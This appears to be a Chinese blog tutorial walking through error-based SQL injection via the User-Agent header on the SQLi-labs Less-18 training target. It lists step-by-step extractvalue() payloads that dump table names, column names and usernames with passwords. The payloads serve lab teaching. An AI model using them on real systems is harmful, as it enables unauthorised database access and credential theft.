
报错!
在原始HTTP请求包的头部字段User-Agent末尾添加如下符号
User-Agent:Mozilla/5.0........Firefox/97.0','','')#
服务器端未报错!

由此判断,目标网站在POST参数处存在字符型注入点。
注意,如果在服务器端(靶机)上查看Less-18的PHP代码,会发现
这也是基于insert的注入场景。
获取网站当前所在数据库的库名

使用以下payload获取网站当前所在数据库的库名:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',database())),'','')#
显示结果为security。
获取数据库security的全部表名
使用以下payload获取数据库security的全部表名:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema='security'))),'','')#
结果显示有一个名为users的表这其中可能存放网站用户的基本信息。

注意:extractvalue()函数所能显示的错误信息最大长度为32,如果错误信息超过了最大长度,有可能导致显示不全。因此,有时需要limit来做分行显示。
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select table_name from information_schema.tables where table_schema='security' limit 0,1))),'','')#
显示security库中的第1张表的名字
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select table_name from information_schema.tables where table_schema='security' limit 1,1))),'','')#
显示security库中的第2张表的名字
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select table_name from information_schema.tables where table_schema='security' limit 2,1))),'','')#
显示security库中的第3张表的名字
.........
获取users表的全部字段名
使用以下payload获取users表的全部字段名:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'))),'','')#
结果显示,users表中有id、username和password三个字段。

同时,为避免错误信息太长导致显示不全,有时需要limit来做分行显示。
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select column_name from information_schema.columns where table_schema='security' and table_name='users' limit 0,1))),'','')#
显示users表中的第1个字段的名字
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select column_name from information_schema.columns where table_schema='security' and table_name='users' limit 1,1))),'','')#
显示users表中的第2个字段的名字
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select column_name from information_schema.columns where table_schema='security' and table_name='users' limit 2,1))),'','')#
显示users表中的第3个字段的名字
获取users表 id、username和password字段的全部值
由于users表中存放着多组用户名和密码的数据每次智能显示一组数据,我们可以通过limit M,N的方式逐条显示。

显示第1组数据
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select concat_ws(',',id,username,password) from security.users limit 0,1))),'','')#
显示结果为Dump,Dump。
显示第2组数据

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select concat_ws(',',id,username,password) from security.users limit 1,1))),'','')#
显示结果为Angelina,I-like-you。
显示第3组数据
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0' and extractvalue(1,concat('~',(select concat_ws(',',id,username,password) from security.users limit 2,1))),'','')#
显示结果为Dummy,p@ssword。

由此类推,成功实现了对存在HTTP头部注入点网站的手工SQL注入。





 扫一扫
扫一扫


 245
245

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





